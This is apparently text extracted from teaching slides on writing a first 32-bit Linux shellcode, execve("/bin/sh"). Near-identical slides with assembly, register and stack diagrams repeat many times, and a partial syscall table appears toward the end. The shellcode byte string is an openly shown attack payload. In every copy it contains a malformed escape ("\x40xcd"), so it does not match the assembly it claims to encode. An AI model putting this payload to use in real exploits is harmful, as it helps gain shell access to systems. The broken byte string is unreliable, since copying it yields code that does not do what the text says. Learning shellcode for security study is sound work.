                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:

eax = 0;
ebx
ecx
edx

H Stack:

 00 00 00 00
 2f 2f 73 68
 2f 62 69 6e

L

L

H

Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov   ebx,esp
mov   ecx,eax
mov   edx,eax
mov   al,0xb
int   0x80
xor   eax,eax
inc   eax
int   0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:

eax = 0;
ebx
ecx = 0
edx

H Stack:
 00 00 00 00
 2f 2f 73 68
 2f 62 69 6e

L

L

H

Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov   ebx,esp
mov   ecx,eax
mov   edx,eax
mov   al,0xb
int   0x80
xor   eax,eax
inc   eax
int   0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

<http://shell-storm.org/shellcode/files/shellcode-811.php>

Registers:

eax = 0;

ebx

ecx = 0

edx = 0

H Stack:

00 00 00 00
2f 2f 73 68
2f 62 69 6e

L

L

H

Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov   ebx,esp
mov   ecx,eax
mov   edx,eax
mov   al,0xb
int   0x80
xor   eax,eax
inc   eax
int   0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:

eax = 0xb; 11 in decimal

ebx

ecx = 0

edx = 0

H Stack:

 00 00 00 00

 2f 2f 73 68

 2f 62 69 6e

L

L

H

Your First Shellcode: `execve("/bin/sh")` 32-bit

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov   ebx,esp
mov   ecx,eax
mov   edx,eax
mov   al,0xb
```

```
int  0x80
```

```
xor  eax,eax
inc  eax
int  0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:

eax = 0xb; 11 in decimal

ebx

ecx = 0

edx = 0

H

Stack:

00 00 00 00

2f 2f 73 68

2f 62 69 6e

L

L

H

If successful, a new process “/bin/sh” is created!

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov  ebx,esp
mov  ecx,eax
mov  edx,eax
mov  al,0xb
```

```
int  0x80
```

```
xor  eax,eax
inc  eax
int  0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:

eax = 0xb; 11 in decimal, execve()

ebx

ecx = 0

edx = 0

H Stack:
00 00 00 00
2f 2f 73 68
2f 62 69 6e

L

L

H

If not successful, let us clean it up!

```
xor  eax, eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov  ebx, esp
mov  ecx, eax
mov  edx, eax
mov  al, 0xb
int  0x80
```

```
xor  eax, eax
inc  eax
int  0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:
eax = 0x0;
ebx
ecx = 0
edx = 0

H Stack:

 00 00 00 00
 2f 2f 73 68
 2f 62 69 6e

L

L

H

If not successful, let us clean it up!

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov   ebx,esp
mov   ecx,eax
mov   edx,eax
mov   al,0xb
int   0x80
xor   eax,eax
inc   eax
int   0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:
eax = 0x1; exit()
ebx
ecx = 0
edx = 0

H Stack:
 00 00 00 00
 2f 2f 73 68
 2f 62 69 6e

L

L

H

Making a System Call in x86 Assembly

%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int	-	-	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t	-	-
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
12	sys_chdir	fs/open.c	const char *	-	-	-	-
13	sys_time	kernel/time.c	int *	-	-	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t	-	-
15	sys_chmod	fs/open.c	const char *	mode_t	-	-	-
16	sys_lchown	fs/open.c	const char *	uid_t	gid_t	-	-
18	sys_stat	fs/stat.c	char *	struct old_kernel_stat *	-	-	-
19	sys_lseek	fs/read_write.c	unsigned int	off_t	unsigned int	-	-
20	sys_getpid	kernel/sched.c	-	-	-	-	-
21	sys_mount	fs/super.c	char *	char *	char *	-	-
22	sys_oldumount	fs/super.c	char *	-	-	-	-

If not successful, let us clean it up!

```
xor  eax,eax
push  eax
push  0x68732f2f
push  0x6e69622f
mov   ebx,esp
mov   ecx,eax
mov   edx,eax
mov   al,0xb
int   0x80
xor   eax,eax
inc   eax
int   0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                  "\x68\x68\x2f\x62\x69\x6e\x89"
                  "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                  "\xcd\x80\x31\xc0\x40xcd\x80";
```

28 bytes

Registers:
eax = 0x1; exit()
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L

L

H